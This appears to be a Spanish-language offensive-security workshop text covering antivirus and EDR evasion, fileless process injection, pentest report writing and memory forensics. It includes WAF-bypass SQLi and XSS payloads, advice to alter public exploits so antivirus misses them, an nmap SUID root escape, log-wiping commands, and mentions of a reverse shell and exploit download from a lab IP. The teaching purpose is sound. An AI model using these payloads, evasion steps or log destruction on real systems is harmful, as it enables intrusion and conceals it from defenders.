Mientras que WAF, IDS e IPS protegen el perímetro de red, las defensas de endpoint son la última línea de batalla que opera directamente en cada dispositivo. Estas tecnologías han evolucionado dramáticamente: pasamos de antivirus basados en firmas estáticas a sistemas de detección comportamental con inteligencia artificial. Para un Red Teamer avanzado, evadir estas defensas representa el desafío técnico más sofisticado.

AV (Antivirus)

Enfoque: Detección por firmas (signature-based detection) mediante análisis de archivos.

Funcionamiento: Compara el hash SHA-256 o MD5 de archivos contra una base de datos de malware conocido. También analiza cadenas de texto y patrones de código característicos.

Bloquea: Malware catalogado previamente, exploits públicos descargados sin modificar (como nuestro 8572.c en su forma original).

Debilidad: Variantes nuevas (0-days) o exploits modificados pasan desapercibidos hasta que se actualice la base de firmas.

EDR (Endpoint Detection & Response)

Enfoque: Detección por comportamiento (heurística) y análisis de actividad en tiempo real.

Funcionamiento: Monitorea continuamente acciones del sistema: creación de procesos, acceso a archivos sensibles, conexiones de red, inyección de código, modificación de registro, y más.

Bloquea: Comportamientos anómalos que rompen patrones normales de uso. Ejemplo: Apache (proceso www-data) ejecutando /bin/sh y estableciendo una conexión TCP hacia una IP externa no autorizada.

Fortaleza: Detecta malware completamente nuevo basándose en sus acciones maliciosas, no en su código.

SIEM (Security Information and Event Management)

Enfoque: Correlación inteligente de eventos de múltiples fuentes para detectar cadenas de ataque (kill chain).

Funcionamiento: Centraliza y normaliza logs de toda la infraestructura: WAF, EDR, firewalls, servidores web (Apache/Nginx), autenticación (auth.log), DNS, proxies.

Capacidad clave: Reconstruye la narrativa completa del ataque: escaneo inicial → explotación de vulnerabilidad → establecimiento de persistencia → movimiento lateral → exfiltración.

Ejemplo: Correlaciona un ataque SQLi (logs del WAF) + descarga de exploit (access.log) + elevación de privilegios (auth.log) + conexión sospechosa (EDR) = Incidente de seguridad confirmado.

📌 **Realidad del campo:** Las organizaciones maduras implementan defensa en profundidad (defense in depth): múltiples capas de seguridad donde el fallo de una no compromete todo el sistema. Evadir AV es relativamente sencillo; evadir AV + EDR + SIEM requiere técnicas avanzadas de evasión, timing perfecto y conocimiento profundo de arquitecturas de seguridad empresarial.

Módulo 2: Conceptos Fundamentales de Evasión

La evasión no es magia ni suerte: es ciencia aplicada. Cada mecanismo de defensa tiene patrones de detección específicos, y por lo tanto, vectores de evasión específicos. Las técnicas que funcionan contra un WAF son completamente inútiles contra un EDR. Un profesional de Red Team debe dominar el arte de la transformación: modificar payloads manteniendo su funcionalidad mientras se altera su firma detectable.

Evasión de WAF: Bypass de Filtros

Técnica principal: Ofuscación sintáctica. Modificar la estructura del payload para que la expresión regular del WAF no coincida, pero el intérprete del servidor (SQL, JavaScript) sí lo procese correctamente.

Ejemplo SQLi clásico:

```
' OR 1=1--
```

Versión ofuscada con comentarios SQL:

```
/*!bypass*/oR/*!evasion*/1=1--
```

Ejemplo XSS tradicional:

```
<script>alert(1)</script>
```

Versión alternativa con event handler:

```
<img src=x onerror=alert(1)>
```

Otros trucos: Codificación URL doble (%2527), codificación Unicode (\u0027), case mixing (SeLeCt), uso de espacios alternativos (tabs, saltos de línea), y concatenación de strings.

Evasión de AV: Bypass de Firmas

Técnica principal: Polimorfismo del código. Modificar el exploit para alterar su hash criptográfico (SHA-256/MD5) sin cambiar su funcionalidad.

Métodos prácticos:

- Añadir comentarios extras en el código fuente
- Renombrar todas las variables y funciones
- Reordenar bloques de código no dependientes
- Cambiar el compilador o flags de compilación
- Agregar funciones "basura" que nunca se ejecutan

Resultado:

```
8572.c (hash: abc123...) = DETECTADO
8572_modificado.c (hash: xyz789...) = NO DETECTADO
```

Ambos exploits tienen el mismo comportamiento, pero firmas completamente diferentes. El AV solo conoce el primero.

Nota de experiencia: La mayoría de exploits públicos de ExploitDB o GitHub están firmados por todos los antivirus del mercado en menos de 48 horas. Un Red Teamer nunca usa exploits públicos sin modificarlos. La regla de oro: si lo descargaste de Internet sin cambios, será detectado.

Módulo 2: Evasión Avanzada de EDR

Los EDR modernos representan el desafío definitivo. No buscan firmas; buscan comportamientos. No importa cuánto modifiques tu exploit si las acciones que realiza son inherentemente sospechosas. La evasión de EDR requiere repensar completamente cómo operamos en el sistema objetivo.

01	02	03
El Problema: Artefactos en Disco Descargar nc.exe, python.exe, o cualquier herramienta ofensiva genera múltiples eventos detectables: creación de archivo en disco, escritura en zona inusual del filesystem, conexión de red desde proceso recién creado, firma del binario (si está catalogado).	La Solución: Malware Fileless Técnica avanzada donde el payload malicioso nunca toca el disco duro. La ejecución ocurre completamente en memoria RAM (volátil), dejando mínimos rastros forenses persistentes.	Process Injection (Inyección de Procesos) En lugar de ejecutar un nuevo proceso sospechoso (nc.exe), inyectamos nuestro shellcode directamente en la memoria de un proceso legítimo del sistema, como explorer.exe, svchost.exe, o cualquier aplicación corporativa confiable.

04	05
Técnicas de Inyección • DLL Injection: Forzar a un proceso a cargar nuestra DLL maliciosa • Process Hollowing: Crear un proceso legítimo suspendido, vaciar su memoria, e inyectar nuestro código • Reflective DLL Injection: Cargar una DLL directamente en memoria sin registrarla en disco • Thread Execution Hijacking: Secuestrar un thread existente para ejecutar nuestro código	Resultado de la Evasión El EDR observa: "explorer.exe (proceso confiable, usado por el usuario diariamente) está estableciendo una conexión TCP hacia 10.10.14.5:4444". Sin contexto adicional, esto parece legítimo: el usuario podría estar navegando, descargando archivos, o usando una aplicación web. En realidad: Nuestra reverse shell está ejecutándose dentro de explorer.exe, completamente oculta.

"La evasión de EDR es un juego constante del gato y el ratón. Cada técnica innovadora eventualmente es detectada, catalogada y bloqueada. Los EDR aprenden, nosotros evolucionamos. Este ciclo nunca termina." - Principio fundamental del Red Teaming

Las técnicas fileless y de inyección representan el estado del arte en operaciones ofensivas, pero requieren conocimientos profundos de arquitectura Windows/Linux, manejo de memoria a bajo nivel, y programación en C/C++/Assembly.

Módulo 3: El Informe Profesional

El informe es tu producto final

Muchos pentesters junior cometen el error fatal de creer que su trabajo termina al obtener root o domain admin. **Error.** El cliente no paga por la intrusión; paga por el **documento profesional** que explica qué salió mal, por qué importa, y cómo solucionarlo.

Un informe de penetración testing bien escrito puede generar cambios organizacionales importantes: aprobación de presupuestos de seguridad, contratación de personal especializado, reingeniería de arquitecturas vulnerables. Un informe mal escrito es dinero desperdiciado.

Diferencia clave: El 80% de tu tiempo debe ser explotar, el 20% debe ser documentar. Pero ese 20% determina si el cliente te contratará nuevamente.

Audiencia Ejecutiva

Quiénes son: CEO, CFO, CTO, gerentes de negocio, stakeholders no técnicos.

Qué necesitan saber: Riesgo empresarial en términos de impacto financiero, reputacional y legal. ¿Cuánto dinero podríamos perder? ¿Podría esto salir en las noticias? ¿Estamos violando regulaciones (GDPR, PCI-DSS)?

Lenguaje: Simple, directo, libre de jerga técnica. Usa analogías del mundo real.

Audiencia Técnica

Quiénes son: Ingenieros de seguridad, administradores de sistemas, desarrolladores, equipo de DevSecOps.

Qué necesitan saber: Pasos exactos para reproducir la vulnerabilidad (Proof of Concept), explicación técnica detallada de la falla, y soluciones específicas implementables.

Lenguaje: Técnico, preciso, con comandos, código, configuraciones y referencias a CVEs.

- ❏ **El error más común del junior:** Escribir reportes completamente técnicos llenos de comandos bash y salidas de Metasploit. El CTO lo lee y dice "excelente trabajo técnico", pero el CFO (quien aprueba el presupuesto de seguridad) no entiende nada y archiva el reporte. Siempre escribe para ambas audiencias.

Módulo 3: Anatomía de un Finding Profesional

Cada vulnerabilidad descubierta debe documentarse como un "finding" o hallazgo independiente. Un reporte típico contiene entre 5 y 30 findings ordenados por severidad. La estructura debe ser consistente, profesional y completa. Aquí está el formato estándar de la industria que todo pentester debe dominar:

01

Título del Hallazgo

Debe ser claro, conciso y descriptivo. Formato recomendado:
[Tipo de vulnerabilidad] + [Ubicación/Componente afectado]

Ejemplo: "Escalada de Privilegios mediante Binario SUID sin Protección en /usr/bin/nmap"

Mal ejemplo: "Problema en nmap" (demasiado vago)

02

Severidad (Criticidad)

Clasificación estandarizada usando CVSS (Common Vulnerability Scoring System) v3.1:

- **Crítica (9.0-10.0):** Compromiso total del sistema, ejecución remota de código sin autenticación
- **Alta (7.0-8.9):** Escalada de privilegios, acceso a datos sensibles
- **Media (4.0-6.9):** Divulgación de información, bypass de autenticación parcial
- **Baja (0.1-3.9):** Problemas de configuración menores, divulgación de versiones

03

Descripción Técnica

Explicación teórica de la vulnerabilidad. ¿Qué es? ¿Por qué existe? ¿Qué principio de seguridad se violó?

Ejemplo: "Los binarios con el bit SUID (Set User ID) se ejecutan con los privilegios del propietario del archivo en lugar del usuario que lo invoca. Si un binario SUID permite escape a shell, un usuario sin privilegios puede escalar a root."

04

Impacto de Negocio

El "por qué importa" en términos que ejecutivos entiendan. Relaciona la vulnerabilidad técnica con consecuencias empresariales reales.

Ejemplo: "Un atacante con acceso al sistema podría obtener control total del servidor, accediendo a bases de datos con información de tarjetas de crédito de 50,000 clientes. Potencial multa de €20M bajo GDPR por exposición de datos personales."

05

Proof of Concept (PoC)

Evidencia reproducible paso a paso. Debe incluir:

- Comandos exactos ejecutados
- Salidas del sistema (output de terminal)
- Screenshots con fecha/hora visible
- Scripts o exploits utilizados

Formato:

```
$ id
uid=1000(www-data) gid=1000(www-data)

$ nmap --interactive
nmap> !sh
sh-4.2# id
uid=0(root) gid=0(root)
```

06

Remediación (Solución)

Instrucciones específicas y accionables para el equipo técnico. Debe incluir:

- Pasos exactos de configuración o parcheo
- Comandos para implementar la solución
- Referencias a documentación oficial
- Validación de que la solución funciona

Ejemplo:

O mejor aún: eliminar nmap si no es estrictamente necesario para operaciones.

Módulo 4: Informática Forense - El Rastro Digital

Principio de Locard: "Todo contacto deja un rastro"

Formulado en 1910 por el criminólogo francés Edmond Locard, este principio establece que el perpetrador de un crimen siempre trae algo a la escena y se lleva algo de ella. En el mundo digital, este concepto es aún más absoluto: cada acción genera registros, cada conexión deja huellas, cada comando se almacena en algún lugar.

Como atacantes, hemos comprometido el sistema exitosamente. Pero simultáneamente, hemos dejado un rastro forense completo que un analista competente puede seguir para reconstruir toda nuestra cadena de ataque, desde el escaneo inicial hasta la exfiltración de datos.

Logs de Red (Firewall, WAF, IDS/IPS)	Logs del Sistema (auth.log, syslog)	Logs del Servidor Web (access.log, error.log)	Base de Datos
Rastros registrados:	Evidencia capturada:	Registro detallado de:	Artefactos persistentes:
- Nuestro escaneo nmap: Timestamp, IP origen, puertos escaneados, tipo de escaneo (-sV, -sC) - Peticiones HTTP maliciosas: SQLi con UNION SELECT, payloads de XSS, comandos RCE - Comando whoami inyectado vía RCE - Descarga de exploits: wget http://10.10.14.5/8572.c - Conexiones de reverse shell: netcat hacia IP externa	- Intentos de autenticación: Nuestro su firefart después de modificar /etc/passwd - Uso de sudo: Escalada de privilegios mediante binario SUID - Inicio de sesiones SSH: Conexiones desde IPs no autorizadas - Creación de usuarios: Backdoors persistentes (useradd hacker) - Modificaciones de permisos: chmod +x en exploits	- User-Agent usado en cada petición (¿usamos Burp Suite? Queda registrado) - Payloads de SQLi completos: ' UNION SELECT password FROM users-- - Intentos de directory traversal: ../../etc/passwd - Uploads maliciosos: webshell.php con 200 OK - Códigos de error 404/403 durante fuzzing de directorios	- Nuestro payload XSS almacenado: <script>document.cookie</script> guardado en tabla de comentarios - Registros de consultas SQL en logs binarios (binlog) - Tablas manipuladas o volcadas durante SQLi - Timestamps de cada INSERT/UPDATE/DELETE malicioso

Estos logs correlacionados revelan el vector de ataque inicial y el timeline completo.

Sistema de Archivos

Archivos que delatan nuestra presencia:

- /etc/passwd.bak (backup creado antes de modificar usuarios)
- 8572.c (exploit Dirty COW descargado)
- /root/.ssh/authorized_keys (nuestra llave SSH pública para persistencia)
- /tmp/linpeas.sh (script de enumeración)
- ~/.bash_history (historial de comandos, si no lo limpiamos)
- Metadatos de archivos: Fecha de creación, modificación, último acceso (MAC times)

Un analista forense competente puede tomar TODOS estos artefactos, correlacionarlos temporalmente, y reconstruir nuestra operación completa como si estuviera viendo una grabación del ataque. La pregunta no es si dejamos rastros (siempre lo hacemos), sino si el equipo de respuesta a incidentes tiene las habilidades y herramientas para encontrarlos.

Módulo 4: Forense de Memoria (RAM) - La Evidencia Volátil

El Desafío: Borrado de Logs

Un atacante sofisticado, tras obtener acceso root, ejecuta:

```
rm -rf /var/log/*
history -c
shred -vfz -n 10 ~/.bash_history
```

Todos los logs del sistema: **eliminados**. El historial de comandos: **destruido**. Los archivos de evidencia: **sobrescritos con datos aleatorios**.

¿Significa esto que no hay forma de investigar el incidente? **No**. Aquí entra el análisis forense de memoria RAM.

Memoria RAM: La Caja Negra del Sistema

La memoria volátil (RAM) contiene una fotografía en tiempo real de todo lo que está ejecutándose en el sistema *en el momento del compromiso*.

Incluye:


- Procesos activos (incluso si el binario fue borrado del disco)
- Conexiones de red establecidas (incluyendo reverse shells)
- Variables de entorno y argumentos de comandos
- Contraseñas en texto plano cargadas en memoria
- Historial de comandos antes de escribirse en `.bash_history`
- Claves de cifrado, tokens de sesión, cookies
- Código inyectado en procesos (DLL injection, shellcode)

Volatility Framework

Herramienta forense de código abierto líder de la industria para análisis de volcados de memoria. Soporta Windows, Linux, macOS y Android.

Plugins clave para investigación:

- **pslist/pstree**: Lista de procesos activos
- **netscan**: Conexiones de red (nuestra reverse shell aparece aquí)
- **cmdline**: Línea de comandos completa de cada proceso
- **filescan**: Archivos abiertos en memoria
- **malfind**: Detección de código inyectado
- **hashdump**: Extracción de hashes de contraseñas



Caso de Uso Real

Escenario: Servidor web comprometido. El atacante eliminó todos los logs y cerró su reverse shell antes de desconectarse.

Adquisición: El equipo de respuesta toma un snapshot de memoria RAM usando LiME (Linux Memory Extractor) antes de apagar el servidor.

Análisis con Volatility:

```
vol.py -f memoria.raw \
linux.netscan
```

Output:

Proto	Local Addr	Remote Addr
TCP	10.10.10.50	10.10.14.5:4444
	[www-data]	[ESTABLISHED]

Descubrimiento: Encontramos la IP del atacante (10.10.14.5), el puerto de la reverse shell (4444), y el proceso comprometido (www-data de Apache).

Resultado: Caso resuelto. Evidencia suficiente para acción legal.

- ❏ **Limitación crítica:** La memoria RAM es volátil. Si el servidor se apaga o reinicia, toda esta evidencia se pierde permanentemente. Por eso el primer paso en respuesta a incidentes es siempre: 1) Adquirir memoria, 2) Adquirir disco, 3) Apagar el sistema. El orden es crucial.

Fin del Taller de Ciberseguridad Ofensiva

La Dualidad del Profesional

Hemos completado nuestro viaje desde el lado ofensivo de la ciberseguridad. Aprendimos a pensar como atacantes: identificar defensas, evadir detección, explotar vulnerabilidades, escalar privilegios, y mantener persistencia. Pero la verdadera maestría no está en ser un atacante excepcional o un defensor impenetrable: está en comprender ambos lados de la batalla.

"Ser un gran atacante (Red Team) requiere pensar como un gran defensor (Blue Team). Y viceversa."

Lo que aprendimos (Red Team)

- Arquitectura de defensas perimetrales y de endpoint
- Técnicas de evasión de WAF, IDS/IPS, AV, y EDR
- Malware fileless y inyección de procesos
- Documentación profesional de hallazgos
- Impacto empresarial de vulnerabilidades técnicas

Lo que nos espera (Blue Team)

- Adquisición forense de disco y memoria
- Análisis de logs para reconstruir timelines de ataque
- Uso avanzado de Volatility Framework
- Recuperación de archivos eliminados
- Respuesta a incidentes y contención

La Propuesta del Próximo Taller

Cambiaremos de perspectiva. Ya no seremos los atacantes que dejan rastros; seremos los **cazafantasmas** que los persiguen. Tomaremos un sistema comprometido y aplicaremos metodología forense completa para identificar:

- Vector de ataque inicial (¿cómo entraron?)
- Timeline completo del incidente (¿qué hicieron y cuándo?)
- Métodos de persistencia (¿cómo planean volver?)
- Datos exfiltrados (¿qué se llevaron?)
- Atribución del atacante (¿quién fue?)

¡Gracias por participar en este taller!

Espero que este recorrido por el lado oscuro de la ciberseguridad haya encendido tu curiosidad y te haya dado las herramientas fundamentales para continuar tu camino en pentesting profesional. Recuerda: el conocimiento técnico sin ética es peligroso. Usa estas habilidades para mejorar la seguridad, nunca para causar daño.

Nos vemos en el próximo taller donde nos convertiremos en investigadores forenses. Hasta entonces, hackea éticamente y documenta profesionalmente.